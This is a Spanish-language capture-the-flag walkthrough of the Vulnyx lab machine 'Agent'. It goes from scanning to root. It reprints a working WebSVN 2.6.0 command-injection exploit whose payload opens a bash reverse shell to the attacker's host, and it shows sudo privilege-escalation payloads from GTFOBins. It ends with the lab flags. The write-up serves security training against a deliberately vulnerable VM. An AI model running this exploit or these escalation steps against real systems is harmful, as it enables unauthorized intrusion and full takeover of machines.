

Máquina Agent (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 11 octubre



Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:ef:13:33	1	60	PCS Systemtechnik GmbH
10.0.2.20	08:00:27:75:17:9c	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.20

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.20
```

```
PING 10.0.2.20 (10.0.2.20) 56(84) bytes of data.
64 bytes from 10.0.2.20: icmp_seq=1 ttl=64 time=0.667 ms

— 10.0.2.20 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.667/0.667/0.667/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


```
$ nmap -Pn 10.0.2.20 -sVC
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 18:02 CEST
Nmap scan report for 10.0.2.20
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 a9:a0:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_ 256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp    open  http     nginx 1.22.1
|_ _http-title: Welcome to nginx!
|_ _http-server-header: nginx/1.22.1
MAC Address: 08:00:27:75:17:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.59 seconds
```

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre por el puerto 80.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web, para ello ejecutamos el siguiente comando:

```
$ gobuster dir -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.20:80
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Error: The server returns a status code that matches the provided exclude for non existing URLs: http://10.0.2.20:80/7f00000-0071-0d3-cc00-000000000000 => 403 (Length: 355). To continue please exclude the status code or the length
```

Nos devuelve el error **403**.

A continuación, con **curl** lanzamos una petición al servidor web, para ello ejecutamos el siguiente comando:

```
$ curl -sX GET "http://10.0.2.20:80"
```

```
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.22.1</center>
</body>
</html>
```

Nos devuelve el error **403**.

Volvemos a lanzar otra petición al servidor web con **curl**, pero esta vez modificando el *user-agent*, para ello ejecutamos el siguiente comando:

```
$ curl -sX GET "http://10.0.2.20:80" -A "mozilla"
```

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```


Siendo posible ver correctamente el sitio web, al parecer el servidor web bloquea algunos *user-agent*.

Volvemos a realizar con la herramienta **gobuster** un fuzzing web pero esta vez usando un *user-agent* aleatorio, para ello ejecutamos el siguiente comando:


```
$ gobuster dir -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -
-random-agent
```

```
/websvn
```

Encontramos el directorio **websvn**, accedemos a el.



En el *Footer* de la pagina vemos **WebSVN 2.6.0**, buscamos por internet a ver si existe algún exploit para esta versión.



Encontramos este exploit para esa versión, nos lo descargamos.

Editamos el exploit, en la variable **PAYLOAD** cambiamos la **IP** por la de mi Máquina Atacante y el **Puerto** por donde recibiremos la reverse shell, para ello ejecutamos el siguiente comando:

`$ nano 50042.py`

```
# Exploit Title: Websvn 2.6.0 - Remote Code Execution (Unauthenticated)
# Date: 20/06/2021
# Exploit Author: g0ldm4sk
# Vendor Homepage: https://websvnphp.github.io/
# Software Link: https://github.com/websvnphp/websvn/releases/tag/2.6.0
# Version: 2.6.0
# Tested on: Docker + Debian GNU/Linux (Buster)
# CVE : CVE-2021-32305

import requests
import argparse
from urllib.parse import quote_plus

PAYLOAD = "/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'"
REQUEST_PAYLOAD = "/search.php?search=" + quote_plus(PAYLOAD)

parser = argparse.ArgumentParser(description='Send a payload to a websvn 2.6.0 server.')
parser.add_argument('target', type=str, help='Target URL.')

args = parser.parse_args()

if args.target.startswith("http://") or args.target.startswith("https://"):
    target = args.target
else:
    print("[!] Target should start with either http:// or https://")
    exit()

requests.get(target + REQUEST_PAYLOAD.format(quote_plus(PAYLOAD)))

print("[+] Request send. Did you get what you wanted?")
```

A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat (nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

```
$ nc -lvnp 443
```

```
listening on [any] 443 ...
```

Ejecutamos el exploit, para ello ejecutamos el siguiente comando:

```
$ python3 50042.py http://10.0.2.20:80/websvn
```

```
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.20] 53440
bash: cannot set terminal process group (436): Inappropriate ioctl for device
bash: no job control in this shell
www-data@agent:~/html/websvn$ whoami
www-data
```

Y obtenemos una shell como **www-data**.

Enumeramos los permisos sudo, para ello ejecutamos el siguiente comando:

```
$ sudo -l
```

```
www-data@agent:~/html/websvn$ sudo -l
sudo -l
Matching Defaults entries for www-data on agent:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User www-data may run the following commands on agent:
  (dustin) NOPASSWD: /usr/bin/c99
```

Nos encontramos con el binario **c99** que lo podemos ejecutar como el usuario **dustin**, por lo tanto nos vamos a la página [gtfobins](#) a mirar el payload.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo c99 -wrapper /bin/sh,-s .
```

Lo ejecutamos de la siguiente manera:

```
$ sudo -u dustin /usr/bin/c99 -wrapper /bin/sh,-s .
```

```
whoami
dustin
```

!!!Somos **Dustin!!!**

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos:

```
$ script /dev/null -c bash
```

Ctrl + Z

```
$ stty raw -echo;fg
```

```
$ reset xterm
```

```
$ export TERM=xterm
```

De nuevo como el usuario **dustin** enumeramos los permisos **sudo**, para ello ejecutamos de nuevo el siguiente comando:

```
$ sudo -l
```

```
Matching Defaults entries for dustin on agent:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dustin may run the following commands on agent:
    (root) NOPASSWD: /usr/bin/ssh-agent
```

Nos encontramos con el binario **ssh-agent** que lo podemos ejecutar como el usuario **root**, por lo tanto nos vamos de nuevo a la pagina gtfobins a mirar el payload.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ssh-agent /bin/
```

Lo ejecutamos de la siguiente manera:

```
$ sudo -u root /usr/bin/ssh-agent /bin/bash
```

```
root@agent:/var/www/html/websvn# whoami
root
```

¡¡¡Ya somos **root**!!!

Ya podemos leer las flags de **user** y **root**.

```
root@agent:/var/www/html/websvn# cd /home/dustin
root@agent:/home/dustin# cat user.txt
d31788f2e636e115b417e0a61c6b69e0
root@agent:/home/dustin# cd /root
root@agent:~# cat root.txt
51ff843faf1bc11c162e973cf852ffae
```